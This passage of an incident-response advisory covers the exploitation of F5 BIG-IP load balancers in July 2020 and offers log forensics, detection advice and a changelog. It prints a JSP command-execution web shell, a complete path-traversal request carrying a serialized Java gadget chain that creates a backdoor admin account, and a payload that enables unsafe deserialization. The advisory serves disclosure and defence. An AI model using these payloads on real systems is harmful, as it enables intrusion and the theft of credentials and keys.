
As of 10:15 on July 8th, 2020 we've seen our first JSP web shell



```
<%
    if [redacted]equals(request.getParameter([redacted])){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

New Exploit from Release to Use in < 12 Hours


As of 12:30 on July 7th, 2020 we've seen use of a new exploit



```
....................POST /tmui/login.jsp/..;/hsqldb HTTP/1.1
[redacted]
Content-Type: application/octet-stream
[redacted]
Connection: Keep-Alive
Content-Length: 2989

............................call
"org.hsqldb.util.ScriptTool.main"('ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000023F40000000000000173720 0346F72672E6
170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6B657976616C75652E546965644D6170456E7472798AADD29B39C11FDB0200024C00036B65797400124C6A6176612F6C616E672
F4F626A6563743B4C00036D617074000F4C6A6176612F7574696C2F4D61703B7870740003666F6F7372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702
E4C617A794D61706EE594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707
372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E436861696E65645472616E73666F726D657230C797EC287A97040200015B000D69547
2616E73666F726D65727374002D5B4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707572002D5B4C6F72672E6170616368652E6
36F6D6D6F6E732E636F6C6C656374696F6E732E5472616E73666F726D65723BBD562AF1D83418990200007870000000057372003B6F72672E6170616368652E636F6D6D6F6E732E636F6C6C65637
4696F6E732E66756E63746F72732E436F6E7374616E745472616E73666F726D6572587690114102B1940200014C000969436F6E7374616E7471007E00037870767200116A6176612E6C616E672E5
2756E74696D65000000000000000000000078707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F7
26D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E6
73B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B7870757200135B4C6A6176612E6C616E672E4F626A6563743B90CE589F1073296C02000078700000000
274000A67657452756E74696D65757200125B4C6A6176612E6C616E672E436C6173733BAB16D7AECBCD5A990200007870000000007400096765744D6574686F647571007E001B000000027672001
06A6176612E6C616E672E537472696E67A0F0A4387A3BB34202000078707671007E001B7371007E00137571007E001800000002707571007E001800000000740006696E766F6B657571007E001B0
000000276720010 6A6176612E6C616E672E4F626A656374000000000000000000000078707671007E00187371007E00137571007E0018000000017572 00135B4C6A6176612E6C616E672E5374726
96E673BADD256E7E91D7B470200007870000000037400072F62696E2F73687400022D637400A0746D7368202D632027637265617465206175746820757365722073797374656D732070617373776
F726420414263443030372E2E2E413031207368656C6C206261736820706172746974696F6E2D61636365737320616464207B20616C6C2D706172746974696F6E73207B20726F6C652061646D696
E207D7D273B0A746D7368202D6320276C6973742061757468 27203E202F7661722F746D702F617574683B74000465786563757 1007E001B000000017671007E002C7371007E000F737200116A617
6612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176612E6C616E672E4E756D62657286AC951D0B94E08B020000787000000001737200116A61766
12E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468726573686F6C6478703F4000000000000077080000001000000000787878');HTTP/1.1
200 OK
```

Whilst not shown above it was combined with this detection bypass attempt not discussed in the blog.

We can see them trying to set a password of ABcD007



```
00 02 3F 40 00 00 00 00 00 01 73 72 00 34 6F  ..  sr  java.util.HashSet.D.....4   xpw     ?@      sr 4o
64 4D 61 70 45 6E 74 72 79 8A AD D2 9B 39 C1  rg.apache.commons.collections.keyvalue.TiedMapEntry....9.
6A 61 76 61 2F 75 74 69 6C 2F 4D 61 70 3B 78   .   L  keyt  Ljava/lang/Object;L  mapt  Ljava/util/Map;x
6D 61 70 2E 4C 61 7A 79 4D 61 70 6E E5 94 82  pt  foosr *org.apache.commons.collections.map.LazyMapn...
6C 6C 65 63 74 69 6F 6E 73 2F 54 72 61 6E 73  .y .   L  factoryt ,Lorg/apache/commons/collections/Trans
73 2E 66 75 6E 63 74 6F 72 73 2E 43 68 61 69  former;xpsr :org.apache.commons.collections.functors.Chai
00 2D 5B 4C 6F 72 67 2F 61 70 61 63 68 65 2F  nedTransformer0...(z.    [  iTransformerst -[Lorg/apache/
67 2E 61 70 61 63 68 65 2E 63 6F 6D 6D 6F 6E  commons/collections/Transformer;xpur -[Lorg.apache.common
05 73 72 00 3B 6F 72 67 2E 61 70 61 63 68 65  s.collections.Transformer;.V*..4 .   xp    sr ;org.apache
73 66 6F 72 6D 65 72 58 76 90 11 41 02 B1 94  .commons.collections.functors.ConstantTransformerXv. A ..
65 00 00 00 00 00 00 00 00 00 00 00 78 70 73     L  iConstantq ~  xpvr  java.lang.Runtime            xps
2E 49 6E 76 6F 6B 65 72 54 72 61 6E 73 66 6F  r :org.apache.commons.collections.functors.InvokerTransfo
63 74 3B 4C 00 0B 69 4D 65 74 68 6F 64 4E 61  rmer...k{|.8   [  iArgst  [Ljava/lang/Object;L  iMethodNa
6A 61 76 61 2F 6C 61 6E 67 2F 43 6C 61 73 73  met  Ljava/lang/String;[  iParamTypest  [Ljava/lang/Class
02 74 00 0A 67 65 74 52 75 6E 74 69 6D 65 75  ;xpur  [Ljava.lang.Object;..X. s)l   xp    t  getRuntimeu
65 74 4D 65 74 68 6F 64 75 71 00 7E 00 1B 00  r  [Ljava.lang.Class;. ....Z.   xp    t  getMethoduq ~
73 71 00 7E 00 13 75 71 00 7E 00 18 00 00 00     vr  java.lang.String...8z;.B   xpvq ~  sq ~  uq ~
6E 67 2E 4F 62 6A 65 63 74 00 00 00 00 00 00   puq ~      t  invokeuq ~      vr  java.lang.Object
6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 E7 E9      xpvq ~  sq ~  uq ~      ur  [Ljava.lang.String;..V..
61 74 65 20 61 75 74 68 20 75 73 65 72 20 73   {G   xp    t  /bin/sht  -ct .tmsh -c 'create auth user s
61 72 74 69 74 69 6F 6E 2D 61 63 63 65 73 73  ystems password ABcD007...A01 shell bash partition-access
73 68 20 2D 63 20 27 6C 69 73 74 20 61 75 74   add { all-partitions { role admin }}'; tmsh -c 'list aut
73 71 00 7E 00 0F 73 72 00 11 6A 61 76 61 2E  h' > /var/tmp/auth;t  execuq ~      vq ~ ,sq ~  sr  java.
6E 67 2E 4E 75 6D 62 65 72 86 AC 95 1D 0B 94  lang.Integer ......8   I  valuexr  java.lang.Number...  .
02 46 00 0A 6C 6F 61 64 46 61 63 74 6F 72 49  ..   xp    sr  java.util.HashMap  ... `.    F  loadFactorI
                                                 thresholdxp?@      w         xxx
```

Actors Enabling Features

We've observed during the morning of July 8th, 2020 actors doing a multi-staged attack with the following the first payload

```
java.lang.System.setProperty"
('org.apache.commons.collections.enableUnsafeSerialization','true')
```

Impact

As the devices are load balancers they provide the opportunity to:


- Acquire credentials
- Acquire access to existing sessions through cookie theft
- Acquire license keys
- Perform traffic interception and modification
- Pivot into the internal network
- Acquire the private keys to any SSL/TLS certificates on the device

SIEM Log Configuration

F5 provide documentation on how to configure SYSLOG integration, which we strongly recommend.

Incident Analysis

There are forensics artifacts available, although the log they are stored is limited to 20MB and thus risks cycling quickly.



```
[admin@localhost:Active:Standalone] ~ # journalctl /usr/bin/logger --utc | grep -F '..;' | grep -v ECDHE
Jul 05 12:34:08 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:34:07 -0700] "/[redacted]tmshCmd.jsp" 200 135
Jul 05 12:34:20 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:34:19 -0700] "/[redacted]tmshCmd.jsp" 200 91
Jul 05 12:34:25 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:34:24 -0700] "/[redacted]tmshCmd.jsp" 200 87
Jul 05 12:34:33 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:34:32 -0700] "/[redacted]tmshCmd.jsp" 200 46
Jul 05 12:34:41 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:34:41 -0700] "/[redacted]tmshCmd.jsp" 200 87
Jul 05 12:35:30 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:35:30 -0700] "/[redacted]tmshCmd.jsp" 200 87
Jul 05 12:35:56 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:35:56 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:36:19 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:36:19 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:36:31 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:36:31 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:36:50 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:36:50 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:36:59 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:36:59 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:37:11 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:37:11 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:38:25 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:38:25 -0700] "/[redacted]tmshCmd.jsp" 200 68
Jul 05 12:39:23 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:39:23 -0700] "/[redacted]tmshCmd.jsp" 200 144
Jul 05 12:40:17 localhost.localdomain logger[29148]: [ssl_acc] [redacted].[redacted].[redacted].[redacted]5 - - [05/Jul/2020:05:40:17 -0700] "/[redacted]tmshCmd.jsp" 200 68
```

Click for details

The wider HTTP log configuration differs from a default configuration.

```
#
# The location and format of the access logfile (Common Logfile Format).
# If you do not define any access logfiles within a <VirtualHost>
# container, they will be logged here.  Contrariwise, if you *do*
# define per-<VirtualHost> access logfiles, transactions will be
# logged therein and *not* in this file.
#
#CustomLog "logs/access_log" common
#
# If you prefer a logfile with access, agent, and referer information
# (Combined Logfile Format) you can use the following directive.
#
CustomLog "/var/run/httpd.pipe" acc_combined
```

The configuration causes it to send its output to a pipe. This pipe ultimately goes to systemd/journalctl

```
# grep httpd /etc/syslog-ng/syslog-ng_sysinit.conf.default
source s_httpd {
   pipe("/var/run/httpd.pipe" optional(yes) perm(0660) group("apache"));
destination d_httpd_err {
   file("/var/log/httpd/httpd_errors" create_dirs(yes));
   source(s_httpd);
   destination(d_httpd_err);
```

Other forensic artifacts made include new .jsp files or similar used to achieve code execution.

Exploitation Detection

A Sigma rule has been created and available here. However in order to utilize it will require for the logs of the Big-IP to be sent to a SIEM as passive network detection won’t work unless SSL/TLS can be decrypted.

Incident Support

Believe your organisation may have been compromised? Contact us on cirt@nccgroup.com

Change Log

July 20th, 2020 @ 17:22 – v1.29 – added REST exploitation mechanism
July 14th, 2020 @ 12:37 – v1.28 – further activity including more complex activity
July 13th, 2020 @ 09:54 – v1.27 – further activity
July 12th, 2020 @ 11:19 – v1.26 – linked to public disclosure of bypass used yesterday
July 11th, 2020 @ 16:14 – v1.25 – variant of bypass observed
July 9th, 2020 @ 18:45 – v1.24 – second actor using bypass
July 8th, 2020 @ 19:40 – v1.23 – further mitigation bypasses added
July 8th, 2020 @ 11:29 – v1.22 – added bypass IoCs
July 8th, 2020 @ 11:13 – v1.21 – added web shells and 1st stage
July 8th, 2020 @ 08:08 – v1.20 – updated advice
July 8th, 2020 @ 08:06 – v1.19 – added bypass impact quantification i.e. those that became vulnerable
July 8th, 2020 @ 07:12 – v1.18 – added revised mitigation for completeness
July 7th, 2020 @ 20:56 – v1.17 – added mitigation bypass update
July 7th, 2020 @ 20:53 – v1.16 – added SYSLOG integration
July 7th, 2020 @ 13:15 – v1.15 – added new exploit
July 7th, 2020 @ 09:26 – v1.14 – added the second web shell
July 6th, 2020 @ 17:09 – v1.13 – added the first web shell
July 6th, 2020 @ 16:40 – v1.12 – added another staged payload
July 6th, 2020 @ 13:13 – v1.11 – added detection aspects and session cookie theft
July 6th, 2020 @ 10:21 – v1.10 – added staged payload
July 6th, 2020 @ 09:48 – v1.9 – added Honeypot attack volumes from this morning
July 6th, 2020 @ 09:34 – v1.8 – added fact Metasploit exploitation seen in the wild
July 6th, 2020 @ 09:00 – v1.7 – added timeline of events
July 6th, 2020 @ 05:46 – v1.6 – added Metasploit modules and other public exploits released overnight
July 5th, 2020 @ 21:22 – v1.5 – added license key theft based on honeypot data
July 5th, 2020 @ 17:34 – v1.4 – included link to fully functional exploit being shared
July 5th, 2020 @ 16:28 – v1.3 – Further clarification on log pipe consumption
July 5th, 2020 @ 16:23 – v1.2 – New journalctl output example
July 5th, 2020 @ 16:16 – v1.1 – Clarified log pipe usage
July 5th, 2020 @ 15:40 – v1.0 – Initial version